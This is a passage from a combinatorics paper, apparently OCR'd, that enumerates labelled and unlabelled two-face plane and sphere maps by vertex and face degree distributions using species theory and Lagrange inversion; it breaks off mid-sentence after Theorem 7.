For other work on the enumeration of unrooted maps, see Liskovets [15]–[16], Liskovets and Walsh [17], Tutte [23] and Wormald [28], [29]. Note also that Magot [18] has given an algorithm for the generation of non rooted planar two-face maps, according to their face degree distribution.

A *planar map* m is a cellular embedding of a connected graph (multiple edges and loops permitted) into the 2-sphere S^2. This defines a partition of S^2 into vertices (points), edges (open arcs whose endpoints are vertices) and faces (regions of S^2 obtained by deletion of the vertices and edges, which are homeomorphic to open discs). Two planar maps are called *equivalent* if there exists an orientation preserving homeomorphism of S^2 which sends one into the other.

By contrast, a *plane* map, or graph, is a proper embedding of a connected graph into the plane. It can be seen as a planar map with a distinguished (exterior) face. Although not traditional, the more precise terminology of *sphere maps*, for planar maps, seems appropriate here to distinguish them from plane maps. This terminology will be used in the rest of this paper.

We will consider sphere and plane maps (up to equivalence) as structures on the set of labelled vertices. Let m and m' be two sphere maps (resp. plane maps) with vertex sets $U = \mathcal{V}(\mathsf{m})$ and $U' = \mathcal{V}(\mathsf{m}')$ respectivly. Then an *isomorphism* of maps $\mathsf{m} \tilde{\to} \mathsf{m}'$ is a bijection of the vertices $\sigma : U \tilde{\to} U'$ which is induced by an orientation preserving (possibly trivial) homeomorphism of the sphere (resp. of the plane) sending the map m into m'. In this manner, *unlabelled maps*, that is isomorphism classes, correspond exactly to the topological equivalence classes of maps.

In order to enumerate two-face maps, we first express the species of two-face *plane* maps in terms of circular permutations and of planted plane trees (see

section 2). This yields the enumeration of both labelled and unlabelled two-face plane maps with n vertices, using Lagrange inversion. Moreover, the above expression can be refined, using appropriate weights, to incorporate the vertex degree and the face degree distributions.

In a second stage, two-face *sphere* maps are considered as orbits of two-face plane maps, under the antipodal transformation which exchanges the interior and the exterior faces. A crucial step then is to enumerate plane maps having an antipodal symmetry. In the labelled case, this is easily done since only the one-vertex and two-vertex cycles have this symmetry. In the unlabelled case one can use a direct bijective approach or compute the cycle index polynomial of a particular action of the dihedral group; see Bousquet [6]. Here, we rather adopt a hybrid but simpler approach which makes use of Liskovets' method [15,16], for the enumeration of sphere maps: unlabelled two-face sphere maps on $n \geq 3$ vertices can be considered as orbits of the symmetric group acting on labelled sphere maps. One difference with [15] is that the symmetric group acts on the vertices here instead of the half-edges or bits (or "brins").

An important use is made of the following fact:

Lemma 1 (See [3]). *Any periodic orientation preserving homeomorphism of the 2-sphere is conjugate by an orientation preserving homeomorphism to a rotation around a certain axis.*□

It follows that a non trivial automorphism of a sphere map leaves exactly two cells (vertex, edge, or face) fixed and that for $n \geq 3$, the representation of map automorphisms by vertex permutations is faithful. For two-face sphere maps, we can classify all possible automorphisms and enumerate their fixed points, using the concept of quotient maps as in [15,16]. This approach is easily adapted to include the vertex and face degree distributions and gives the desired results. See section 3.

We would like to thank A. Zvonkin for suggesting and motivating this work, R. Cori and G. Schaeffer for useful discussions, and the referees for helpful suggestions.

2 Two-face plane maps.

Our analysis of two-face plane maps will involve the species A of *planted plane trees*, that is, of rooted plane trees with a half edge attached to the root, which contributes one unit to the root degree and prevents the other incident edges from fully rotating around the root (see Figure 1).




Fig. 1. A planted plane tree.

A planted plane tree is therefore an asymmetric structure. If the sets of labelled and unlabelled planted plane trees with n vertices are respectively denoted by A_n and $\widetilde{A}_n$, then their cardinalities satisfy the relation

$$|A_n| = n!|\widetilde{A}_n|$$

and the corresponding generating series

$$A(x) = \sum_{n\geq 1} |A_n| \frac{x^n}{n!} \quad \text{and} \quad \widetilde{A}(x) = \sum_{n\geq 1} |\widetilde{A}_n| x^n$$

of labelled (exponential series) and of unlabelled planted plane trees, are equal: $A(x) = \widetilde{A}(x)$. The species A of planted plane trees satisfies the combinatorial identity

$$A = XL(A), \tag{1}$$

where X is the species of singletons, and L, that of total orders (lists). This implies the following well known relation (see Tutte [25]) on the generating series :

$$A(x) = \frac{x}{1 - A(x)},$$

which can be solved algebraically to obtain

$$A(x) = \sum_{n\geq 1} \frac{1}{n} \binom{2n-2}{n-1} x^n. \tag{2}$$

More generally, by Lagrange inversion, for any integer $\alpha \geq 0$, we have

$$A^\alpha(x) = \sum_{n\geq \alpha} \frac{\alpha}{2n-\alpha} \binom{2n-\alpha}{n} x^n. \tag{3}$$

To keep track of the vertex degree distribution in a planted plane tree, we introduce a sequence $\boldsymbol{r} = (r_1, r_2, r_3, \ldots)$ of formal variables and a weight function w which assigns to each planted plane tree a, the weight

$$w(a) = r_1^{d_1} r_2^{d_2} r_3^{d_3} \cdots, \tag{4}$$

where d_i is the number of vertices of degree i in a. The vertex degree distribution is thus described by a vector $\boldsymbol{d} = (d_1, d_2, \ldots)$ and the following notations are used throughout this paper:

$$|\boldsymbol{d}| = \sum_i d_i \quad \text{and} \quad ||\boldsymbol{d}|| = \sum_i i d_i \tag{5}$$

corresponding respectively to the number of vertices and the total degree. The corresponding weighted species, denoted by $A_{\boldsymbol{r}}$, satisfies the combinatorial identity

$$A_{\boldsymbol{r}} = X L_{\boldsymbol{r}}(A_{\boldsymbol{r}}), \tag{6}$$

where

$$L_{\boldsymbol{r}} = 1_{r_1} + X_{r_2} + X^2_{r_3} + \cdots$$

is the weighted species of lists where a list of length i has the weight r_{i+1}. We then have $A_{\boldsymbol{r}}(x) = x \sum_{j \geq 0} r_{j+1} A^j_{\boldsymbol{r}}(x)$, $\tilde{A}_{\boldsymbol{r}}(x) = A_{\boldsymbol{r}}(x)$, and it follows from Lagrange inversion (see Tutte [25]) that

$$A^{\alpha}_{\boldsymbol{r}}(x) = \sum_{\beta, \boldsymbol{h}} \frac{\alpha}{\beta} \binom{\beta}{\boldsymbol{h}} \boldsymbol{r}^{\boldsymbol{h}} x^{\beta}, \tag{7}$$

where

$$\binom{\beta}{\boldsymbol{h}} = \binom{\beta}{h_1, h_2, h_3, \ldots} \quad \text{and} \quad \boldsymbol{r}^{\boldsymbol{h}} = r_1^{h_1} r_2^{h_2} r_3^{h_3} \cdots,$$

the sum being taken over all integers $\beta \geq \alpha$, and vectors $\boldsymbol{h}$ such that $|\boldsymbol{h}| = \beta$ and $||\boldsymbol{h}|| = 2\beta - \alpha$.

Let C denotes the species of oriented cycles, for which

$$C(x) = \sum_{\gamma \geq 1} \frac{x^{\gamma}}{\gamma} = \log \frac{1}{1-x}, \quad \tilde{C}(x) = \frac{1}{1-x}, \tag{8}$$

and the cycle index series Z_C is given by (see [4], [13])

$$Z_C(x_1, x_2, x_3, \ldots) = \sum_{m \geq 1} \frac{\phi(m)}{m} \log \frac{1}{1 - x_m}, \tag{9}$$

where ϕ is the Euler phi function.

Recall that a two-face plane map is a two-face sphere map with a distinguished face. See Figure 2 for an example where the exterior (infinite) face is the distinguished one. We see that any two-face plane map can be decomposed as an oriented cycle of $XL^2(A)$-structures, where an $XL^2(A)$-structure is interpreted as a vertex to which is attached an ordered pair of lists of planted plane trees (Figure 3). In conclusion, we have the following structure theorem for the species of two-face plane maps, denoted by M.




Fig. 2. A two-face plane map.

Theorem 2 *The species* M *of two-face plane maps satisfies the following combinatorial identity:*

$$\mathsf{M} = C(XL^2(A)). \tag{10}$$

□

Note that since $A = XL(A)$, we have

$$(XL^2(A))(x) = \frac{A^2(x)}{x}. \tag{11}$$

Let M_n be the set of labelled two-face plane maps over the vertex set $[n] = \{1, 2, \ldots, n\}$ and $\widetilde{\mathsf{M}}_n$ the corresponding set of unlabelled maps. We have

$$|\mathsf{M}_n| = n![x^n]\mathsf{M}(x) \quad \text{and} \quad |\widetilde{\mathsf{M}}_n| = [x^n]\widetilde{\mathsf{M}}(x). \tag{12}$$




Fig. 3. An $XL^2(A)$-structure.

By using (10) and (11), we have

$$\mathsf{M}(x) = \sum_{\gamma \geq 1} \frac{A^{2\gamma}(x)}{\gamma x^\gamma}. \tag{13}$$

Using (3), we deduce that

$$\begin{aligned} |\mathsf{M}_n| &= (n-1)! \sum_{\gamma=1}^{n} \binom{2n}{n+\gamma} \\ &= \frac{(n-1)!}{2} \left(2^{2n} - \binom{2n}{n} \right). \end{aligned}$$

It follows from Theorem 2 and (9) and from general principles (see Theorem 1.4.2 of [4]) that

$$\begin{aligned} \widetilde{\mathsf{M}}(x) &= Z_C \left((XL^2(A_L))^{\sim}(x^m) \right)_{m \geq 1} \\ &= \sum_{m \geq 1} \frac{\phi(m)}{m} \log \left(1 - \frac{A^2(x^m)}{x^m} \right)^{-1} \end{aligned}$$

from which we deduce the value (15) of $|\widetilde{\mathsf{M}}_n|$ below. Hence, we have:

Theorem 3 *The numbers $|\mathsf{M}_n|$ and $|\widetilde{\mathsf{M}}_n|$ of labelled and unlabelled two-face plane maps on n vertices are respectively given by*

$$|\mathsf{M}_n| = \frac{(n-1)!}{2} \left(2^{2n} - \binom{2n}{n} \right). \tag{14}$$

and

$$|\widetilde{\mathsf{M}}_n| = \frac{1}{2n}\sum_{d|n}\phi(\frac{n}{d})\left(2^{2d} - \binom{2d}{d}\right). \tag{15}$$

□

Remark 4 *Let t_n be the number of (unlabelled) rooted sphere maps having two faces and n vertices (or n edges). It is easy to see that $n|\mathsf{M}_n| = n!t_n$ so that $t_n = \frac{1}{(n-1)!}|\mathsf{M}_n|$ and formula* (14) *is equivalent to*

$$t_n = \frac{1}{2}\left(2^{2n} - \binom{2n}{n}\right) = 2^{2n-1} - \binom{2n-1}{n-1}. \tag{16}$$

The sequence $\{t_n\}$, whose first terms are $1, 5, 22, 93, 386, 1586, \ldots$ appears in Tutte rm [26] and is presented in Sloane-Plouffe's Encyclopedia of integer sequences [22] *under* #M3920. *Similarly formulas* (28), (37) *and* (44) *below could be reformulated in terms of rooted sphere maps.*

Vertex degree distribution.

To enumerate two-face plane maps according to their vertex degree distribution, we define the weight function w_v on the species M: given a two-face map m, we set

$$w_v(\mathsf{m}) = r_1^{d_1} r_2^{d_2} r_3^{d_3} \cdots, \tag{17}$$

where d_k is the number of vertices of m of degree k. For example, the map in Figure 2 has the weight $r_1^{46} r_2^2 r_3^{13} r_4^7 r_8^2 r_9$. It is well known (see J.W. Moon [20]) that there exists a tree having $\boldsymbol{d} = (d_1, d_2, \ldots)$ as vertex degree distribution if and only if $||\boldsymbol{d}|| = 2|\boldsymbol{d}| - 2$. It easily follows that a two-face map with vertex degree distribution $\boldsymbol{d}$ exists if and only if

$$||\boldsymbol{d}|| = 2|\boldsymbol{d}|. \tag{18}$$

Theorem 2 can be generalized to express the species M_{w_v} of two-face plane maps weighted by vertex degree in terms of the species $A_{\boldsymbol{r}}$ of planted plane trees weighted by vertex degree, defined by (6):

$$\begin{aligned}\mathsf{M}_{w_v} &= C\Big(\sum_{m,k\geq 0} X_{r_{m+k+2}} A_{\boldsymbol{r}}^{m+k}\Big)\\ &= C\Big(\sum_{\lambda\geq 1} \lambda X_{r_{\lambda+1}} A_{\boldsymbol{r}}^{\lambda-1}\Big).\end{aligned} \tag{19}$$

where X_{r_i} denotes the species of singletons, with weight r_i.

Let $\mathsf{M}_{\boldsymbol{d}}$ denote the set of labelled two-face plane maps over the set $[|\boldsymbol{d}|]$ and having $\boldsymbol{d}$ as vertex degree distribution. From (19), we deduce that

$$|\mathsf{M}_{\boldsymbol{d}}| = |\boldsymbol{d}|![\boldsymbol{r}^{\boldsymbol{d}} x^{|\boldsymbol{d}|}]\mathsf{M}_{w_v}(x), \tag{20}$$

where

$$\begin{aligned}\mathsf{M}_{w_v}(x) &= \sum_{\gamma\geq 1} \frac{x^\gamma}{\gamma}\left(r_2 + 2r_3 A_{\boldsymbol{r}}(x) + 3r_4 A_{\boldsymbol{r}}^2(x) + 4r_5 A_{\boldsymbol{r}}^3(x) + \cdots\right)^\gamma \\ &= \sum_{\substack{\gamma\geq 1 \\ g_2+g_3+\cdots=\gamma}} \frac{x^\gamma}{\gamma}\binom{\gamma}{g_2, g_3, \ldots} r_2^{g_2}(2r_3)^{g_3}(3r_4)^{g_4}\cdots(A_{\boldsymbol{r}}(x))^{g_3+2g_4+\cdots}. \end{aligned}\tag{21}$$

In this sum, g_i corresponds to the number of vertices of degree i on the cycle. Note that g_1 does not appear, which is consistant with the fact that there cannot be any vertices of degree one on the cycle. We also have $|\boldsymbol{g}| = \gamma$ and $g_3 + 2g_4 + 3g_5 + \cdots = ||\boldsymbol{g}|| - 2|\boldsymbol{g}| = ||\boldsymbol{g}|| - 2\gamma$, so we can write (21) as

$$\mathsf{M}_{w_v}(x) = \sum_{\gamma\geq 1}\frac{x^\gamma}{\gamma}\sum_{\alpha\geq 0}\sum_{\substack{|\boldsymbol{g}|=\gamma \\ ||\boldsymbol{g}||=\alpha+2\gamma}}\binom{\gamma}{\boldsymbol{g}} 2^{g_3}3^{g_4}\cdots \boldsymbol{r}^{\boldsymbol{g}} A_{\boldsymbol{r}}^\alpha(x). \tag{22}$$

In this sum, α represents the number of planted plane trees which lie around the cycle. If $\alpha = 0$, all the vertices are on the cycle. Using (7), we can rewrite (22) as

$$\mathsf{M}_{w_v}(x) = \sum_{n\geq 1}\frac{x^n}{n} r_2^n + \sum \frac{\alpha}{\gamma\beta}\binom{\gamma}{\boldsymbol{g}}\binom{\beta}{\boldsymbol{h}} 2^{g_3}3^{g_4}\cdots \boldsymbol{r}^{\boldsymbol{g}+\boldsymbol{h}} x^{\gamma+\beta}, \tag{23}$$

the second sum being taken over all integers $\gamma, \alpha, \beta \geq 1$ and all vectors $\boldsymbol{g} = (g_1, g_2, \ldots)$ and $\boldsymbol{h} = (h_1, h_2, \ldots)$ such that $|\boldsymbol{g}| = \gamma$, $||\boldsymbol{g}|| = \alpha + 2\gamma$, $g_1 = 0$, $|\boldsymbol{h}| = \beta$, and $||\boldsymbol{h}|| = 2\beta - \alpha$. One can write α, β and γ in terms of $\boldsymbol{g}$ and $\boldsymbol{h}$, that is

$$\alpha = ||\boldsymbol{g}|| - 2|\boldsymbol{g}|, \quad \beta = |\boldsymbol{h}| \quad \text{and} \quad \gamma = |\boldsymbol{g}|. \tag{24}$$

A pure coefficient extraction, in the case $\alpha \geq 1$, gives

$$\begin{aligned} H(\boldsymbol{d}) &:= [\boldsymbol{r}^{\boldsymbol{d}} x^{|\boldsymbol{d}|}]\mathsf{M}_{w_v}(x) \\ &= \sum_{\boldsymbol{g},\boldsymbol{h}} \frac{||\boldsymbol{g}|| - 2|\boldsymbol{g}|}{|\boldsymbol{g}|\,|\boldsymbol{h}|}\binom{|\boldsymbol{g}|}{\boldsymbol{g}}\binom{|\boldsymbol{h}|}{\boldsymbol{h}} 2^{g_3}3^{g_4}\cdots, \end{aligned}\tag{25}$$

the sum being taken over all pairs of non-zero vectors $(\boldsymbol{g}, \boldsymbol{h})$ such that $\boldsymbol{g}+\boldsymbol{h} = \boldsymbol{d}$ and $g_1 = 0$.

For unlabelled two-face plane maps having $\boldsymbol{d}$ as vertex degree distribution, we deduce from (19) that

$$|\widetilde{\mathsf{M}}_{\boldsymbol{d}}| = [\boldsymbol{r}^{\boldsymbol{d}} x^{|\boldsymbol{d}|}]\widetilde{\mathsf{M}}_{w_v}(x), \tag{26}$$

with, by the composition theorem for weighted species (see [4], section 4.3),

$$\widetilde{\mathsf{M}}_{w_v}(x) = Z_C\left(\sum_{\lambda\geq 1} \lambda r_{\lambda+1}^m x^m A_{\boldsymbol{r}^m}^{\lambda-1}(x^m)\right)_{m\geq 1}, \tag{27}$$

where $A_{\boldsymbol{r}^m}$ is the weighted species of planted plane trees in which the weight of each structure, as defined in (4), is raised to the m-th power. After expanding and extracting coefficients we obtain the following result.

Theorem 5 *Let $\boldsymbol{d}$ be a vector satisfying $||\boldsymbol{d}|| = 2|\boldsymbol{d}|$. Then the number $|\mathsf{M}_{\boldsymbol{d}}|$ of labelled two-face plane maps having $\boldsymbol{d}$ as vertex degree distribution is given by $(|\boldsymbol{d}|-1)!$ if $|\boldsymbol{d}| = d_2$, and otherwise, by*

$$|\mathsf{M}_{\boldsymbol{d}}| = |\boldsymbol{d}|!H(\boldsymbol{d}), \tag{28}$$

where $H(\boldsymbol{d})$ is given by (25). Also the number $|\widetilde{\mathsf{M}}_{\boldsymbol{d}}|$ of unlabelled two-face plane maps having $\boldsymbol{d}$ as vertex degree distribution is given by $|\widetilde{\mathsf{M}}_{\boldsymbol{d}}| = 1$ if $|\boldsymbol{d}| = d_2$, and otherwise by

$$|\widetilde{\mathsf{M}}_{\boldsymbol{d}}| = \sum_{m|\boldsymbol{d}} \frac{\phi(m)}{m} H(\boldsymbol{d}/m), \tag{29}$$

the sum being taken over common divisors m of all components of $\boldsymbol{d}$, with $\boldsymbol{d}/m = (d_1/m, d_2/m, \ldots)$. □

Face degree distribution.

In order to enumerate two-face plane maps according to their face degree distribution, we introduce a new weight function w_f defined, for a two-face map m, by

$$w_f(\mathsf{m}) = s^{\gamma} t^m u^k, \tag{30}$$

where s, t and u are formal variables and γ, m and k respectively denote the number of vertices lying *on*, *outside* and *inside* the cycle. For example, the map appearing on Figure 2 has the weight $s^3t^{43}u^{25}$.

Let α denote the degree of the outer face and β, the degree of the inner face. The triplet (γ, m, k) is sufficient to determine this degree distribution. Indeed, we have

$$\alpha = \gamma + 2m \quad \text{and} \quad \beta = \gamma + 2k, \tag{31}$$

and $\alpha + \beta = 2(\gamma + k + m) = 2n$, where n is the number of vertices of the map. We then deduce that α and β must have the same parity. One can easily verify that this condition is also sufficient for the existence of a two-face sphere map having face degree distribution (α, β).

The species M_{w_f} of two-face plane maps, weighted by w_f, can then be expressed as

$$\mathsf{M}_{w_f} = C\left(X_s \cdot L(A(X_t)) \cdot L(A(X_u))\right), \tag{32}$$

where X_s is the species of singletons weighted by s and similarly for X_t and X_u. Let $\alpha > 0$ and $\beta > 0$ have the same parity and set $n = (\alpha + \beta)/2$. Let $\mathsf{M}_{(\alpha,\beta)}$ denote the set of all two-face plane maps on $[n]$ having (α, β) as face degree distribution. We have

$$|\mathsf{M}_{(\alpha,\beta)}| = n! \sum_{\substack{1 \le \gamma \le min(\alpha,\beta) \\ 2|\gamma+\alpha}} [s^\gamma t^{(\alpha-\gamma)/2} u^{(\beta-\gamma)/2} x^n] \mathsf{M}_{w_f}(x). \tag{33}$$

Note that

$$A(X_t) = X_t L(A(X_t)), \tag{34}$$

so that at the level of generating series,

$$L(A(X_t))(x) = \frac{A(xt)}{xt}, \tag{35}$$

and similarly for $A(X_u)$. Therefore, using (32) and (3), we have

$$\mathsf{M}_{w_f}(x) = \sum_{\gamma \ge 1} \frac{s^\gamma}{\gamma (tux)^\gamma} A^\gamma(xt) A^\gamma(xu)$$

$$= \sum_{\gamma,i,j} \frac{1}{\gamma} \frac{\gamma}{2i-\gamma} \binom{2i-\gamma}{i} \frac{\gamma}{2j-\gamma} \binom{2j-\gamma}{j} s^\gamma t^{i-\gamma} u^{j-\gamma} x^{i+j-\gamma}$$
$$= \sum_{\gamma,m,k} \frac{\gamma}{(2m+\gamma)(2k+\gamma)} \binom{2m+\gamma}{m+\gamma} \binom{2k+\gamma}{k+\gamma} s^\gamma t^m u^k x^{\gamma+m+k}$$
$$= \sum_{\gamma,\alpha,\beta} \frac{\gamma}{\alpha\beta} \binom{\alpha}{\frac{\alpha+\gamma}{2}} \binom{\beta}{\frac{\beta+\gamma}{2}} s^\gamma t^{(\alpha-\gamma)/2} u^{(\beta-\gamma)/2} x^{(\alpha+\beta)/2}, \tag{36}$$

the last sum being taken over all triplets of integers γ, α, β such that $\gamma \geq 1, \alpha, \beta \geq \gamma, 2|\alpha-\gamma, 2|\beta-\gamma$. The next result follows, using the identity, for $\alpha \equiv \beta \pmod 2$,

$$\sum_{\substack{\gamma=1 \\ 2|\alpha+\gamma}}^{\min(\alpha,\beta)} \gamma \binom{\alpha}{\frac{1}{2}(\alpha+\gamma)} \binom{\beta}{\frac{1}{2}(\beta+\gamma)} = \frac{\alpha\beta}{\frac{1}{2}(\alpha+\beta)} \binom{\alpha-1}{\lfloor \alpha/2 \rfloor} \binom{\beta-1}{\lfloor \beta/2 \rfloor}$$

which can be deduced from a formula due to Knuth (see [10], eq. 3.152), with similar computations in the unlabelled case.

Theorem 6 *Let α and β be two strictly positive integers having the same parity. The number $|\mathsf{M}_{(\alpha,\beta)}|$ of labelled two-face plane maps having (α,β) as face degree distribution is given by*

$$|\mathsf{M}_{(\alpha,\beta)}| = (n-1)! \binom{\alpha-1}{\lfloor \alpha/2 \rfloor} \binom{\beta-1}{\lfloor \beta/2 \rfloor}, \tag{37}$$

where $n = (\alpha+\beta)/2$ is the number of vertices. Moreover, the corresponding number $|\widetilde{\mathsf{M}}_{(\alpha,\beta)}|$ of unlabelled 2-face plane maps is given by

$$|\widetilde{\mathsf{M}}_{(\alpha,\beta)}| = \frac{1}{n} \sum_{\ell|(\alpha,\beta)} \phi(\ell) \binom{\frac{\alpha}{\ell}-1}{\lfloor \frac{\alpha}{2\ell} \rfloor} \binom{\frac{\beta}{\ell}-1}{[\frac{\beta}{2\ell}]}. \tag{38}$$

□

Joint vertex and face degree distributions.

Consider the plane map shown in Figure 2. The vertex and face degree distributions are respectively given by

$$\boldsymbol{d} = (46, 2, 13, 7, 0, 0, 0, 2, 1, 0, \ldots) \text{ and } (\alpha, \beta) = (89, 53). \tag{39}$$

The vector $\boldsymbol{d}$ decomposes as the sum of the three vectors

$$\boldsymbol{d} = \boldsymbol{g} + \boldsymbol{h} + \boldsymbol{k},$$

where $\boldsymbol{g}, \boldsymbol{h}$ et $\boldsymbol{k}$ respectively denote the degree distributions of vertices that lie on, outside and inside the cycle. In our example, we have

$$\boldsymbol{g} = (0,0,0,0,0,0,0,2,1,0,\ldots),\ \boldsymbol{h} = (29,1,7,6,0,\ldots)$$
$$\text{and } \boldsymbol{k} = (17,1,6,1,0,\ldots).$$

We note that $2|\boldsymbol{h}| - ||\boldsymbol{h}|| = 10$ and $2|\boldsymbol{k}| - ||\boldsymbol{k}|| = 9$, which are respectively the number of outer and inner ordered rooted trees. The term $2|\boldsymbol{h}| - ||\boldsymbol{h}||$ is called the *residual degree* of $\boldsymbol{h}$ and is denoted by $\mathrm{res}(\boldsymbol{h})$.

Let $\boldsymbol{s} = (s_1, s_2, s_3, \ldots)$, $\boldsymbol{t} = (t_1, t_2, t_3, \ldots)$ and $\boldsymbol{u} = (u_1, u_2, u_3, \ldots)$ be three infinite sequences of formal variables and m be a two-face plane map. We consider the weight function w_{vf} defined by:

$$w_{vf}(\mathsf{m}) = \boldsymbol{s}^{\boldsymbol{g}}\boldsymbol{t}^{\boldsymbol{h}}\boldsymbol{u}^{\boldsymbol{k}},$$

where

$$\boldsymbol{s}^{\boldsymbol{g}} = s_1^{g_1}s_2^{g_2}s_3^{g_3}\cdots,\ \ \boldsymbol{t}^{\boldsymbol{h}} = t_1^{h_1}t_2^{h_2}t_3^{h_3}\cdots,\ \text{ and }\ \boldsymbol{u}^{\boldsymbol{k}} = u_1^{k_1}u_2^{k_2}u_3^{k_3}\cdots,$$

respectively describe the distributions of degrees of vertices which lie on, outside and inside the cycle. For instance, the map shown in Figure 2 has the weight $s_8^2 s_9^1 t_1^{29} t_2 t_3^7 t_4^6 u_1^{17} u_2 u_3^6 u_4$. Note that this weight is sufficient to fully describe both vertex and face degree distributions, since

$$\boldsymbol{d} = \boldsymbol{g} + \boldsymbol{h} + \boldsymbol{k},\ \alpha = 2|\boldsymbol{h}| + |\boldsymbol{g}|,\ \text{and } \beta = 2|\boldsymbol{k}| + |\boldsymbol{g}|.$$

The corresponding weighted species is then expressed by

$$\mathsf{M}_{w_{vf}} = C\Big(\sum_{\ell,m\geq 0} X_{s_{\ell+m+2}} A_{\boldsymbol{t}}^{\ell} A_{\boldsymbol{u}}^{m}\Big). \tag{40}$$

Let $\mathsf{M}_{\boldsymbol{d},(\alpha,\beta)}$ be the set of two-face plane maps over the set $[n]$, where $n = |\boldsymbol{d}| = (\alpha+\beta)/2$, having $\boldsymbol{d}$ and (α,β) as joint vertex and face degree distributions. Let $\mathsf{M}_{(\boldsymbol{g},\boldsymbol{h},\boldsymbol{k})}$ be the set of all two-face plane maps having $(\boldsymbol{g},\boldsymbol{h},\boldsymbol{k})$ as vertex degree distributions respectively on, outside and inside the cycle. We have

$$|\mathsf{M}_{\boldsymbol{d},(\alpha,\beta)}| = \sum_{\boldsymbol{g},\boldsymbol{h},\boldsymbol{k}} |\mathsf{M}_{(\boldsymbol{g},\boldsymbol{h},\boldsymbol{k})}|, \tag{41}$$

the sum being taken over all triplets $(\boldsymbol{g},\boldsymbol{h},\boldsymbol{k})$ satisfying the following conditions

$$\begin{aligned}
&1.\ \boldsymbol{d}=\boldsymbol{g}+\boldsymbol{h}+\boldsymbol{k};\\
&2.\ \alpha=2|\boldsymbol{h}|+|\boldsymbol{g}|,\ \ \beta=2|\boldsymbol{k}|+|\boldsymbol{g}|;\\
&3.\ g_1=0,\ \ \boldsymbol{g}\neq\mathbf{0};\\
&4.\ \mathrm{res}(\boldsymbol{h})\geq 0,\ \ \text{and}\ \ \mathrm{res}(\boldsymbol{h})=0\Rightarrow\boldsymbol{h}=\mathbf{0};\\
&5.\ \mathrm{res}(\boldsymbol{k})\geq 0,\ \ \text{and}\ \ \mathrm{res}(\boldsymbol{k})=0\Rightarrow\boldsymbol{k}=\mathbf{0};
\end{aligned}\tag{42}$$

We find, after computations,

$$\begin{aligned}
|\mathsf{M}_{(\boldsymbol{g},\boldsymbol{h},\boldsymbol{k})}| &= |\boldsymbol{d}|![\boldsymbol{s}^{\boldsymbol{g}}\boldsymbol{t}^{\boldsymbol{h}}\boldsymbol{u}^{\boldsymbol{k}}x^n]\mathsf{M}_{w_{vf}}(x)\\
&= \frac{|\boldsymbol{d}|!\Phi(\boldsymbol{h})\Phi(\boldsymbol{k})\Theta(\boldsymbol{g},\boldsymbol{h})}{|\boldsymbol{g}|}\binom{|\boldsymbol{g}|}{\boldsymbol{g}}\binom{|\boldsymbol{h}|}{\boldsymbol{h}}\binom{|\boldsymbol{k}|}{\boldsymbol{k}},
\end{aligned}\tag{43}$$

where the functions Θ and Φ are defined by

$$\Theta(\boldsymbol{g},\boldsymbol{h})=[z^{\mathrm{res}(\boldsymbol{h})}](1+z)^{g_3}(1+z+z^2)^{g_4}(1+z+z^2+z^3)^{g_5}\cdots$$

and

$$\Phi(\boldsymbol{h})=\begin{cases}\mathrm{res}(\boldsymbol{h})/|\boldsymbol{h}|,\ \text{if}\ \mathrm{res}(\boldsymbol{h})\geq 1,\\ 1,\ \text{if}\ \boldsymbol{h}=0,\\ 0,\ \text{otherwise.}\end{cases}$$

Similar techniques are used for the unlabelled case. We then have the following result.

Theorem 7 *Let $\boldsymbol{d}$, satisfying $||\boldsymbol{d}||=2|\boldsymbol{d}|$ and $\alpha,\beta>0$, two integers having the same parity, where $|\boldsymbol{d}|=(\alpha+\beta)/2=n$. Then the number $|\mathsf{M}_{\boldsymbol{d},(\alpha,\beta)}|$ of labelled two-face plane maps on $[n]$ having joint vertex and face degree distributions $\boldsymbol{d}$ and (α,β) is given by*

$$|\mathsf{M}_{\boldsymbol{d},(\alpha,\beta)}|=n!H(\boldsymbol{d},(\alpha,\beta)).\tag{44}$$

and the corresponding number $|\widetilde{\mathsf{M}}_{\boldsymbol{d},(\alpha,\beta)}|$ of unlabelled two-face plane maps is given by

$$|\widetilde{\mathsf{M}}_{d,(\alpha,\beta)}|=\sum_{m|(\boldsymbol{d},\alpha,\beta)}\frac{\phi(m)}{m}\,H\left(\frac{\boldsymbol{d}}{m},(\frac{\alpha}{m},\frac{\beta}{m})\right)\tag{45}$$

with

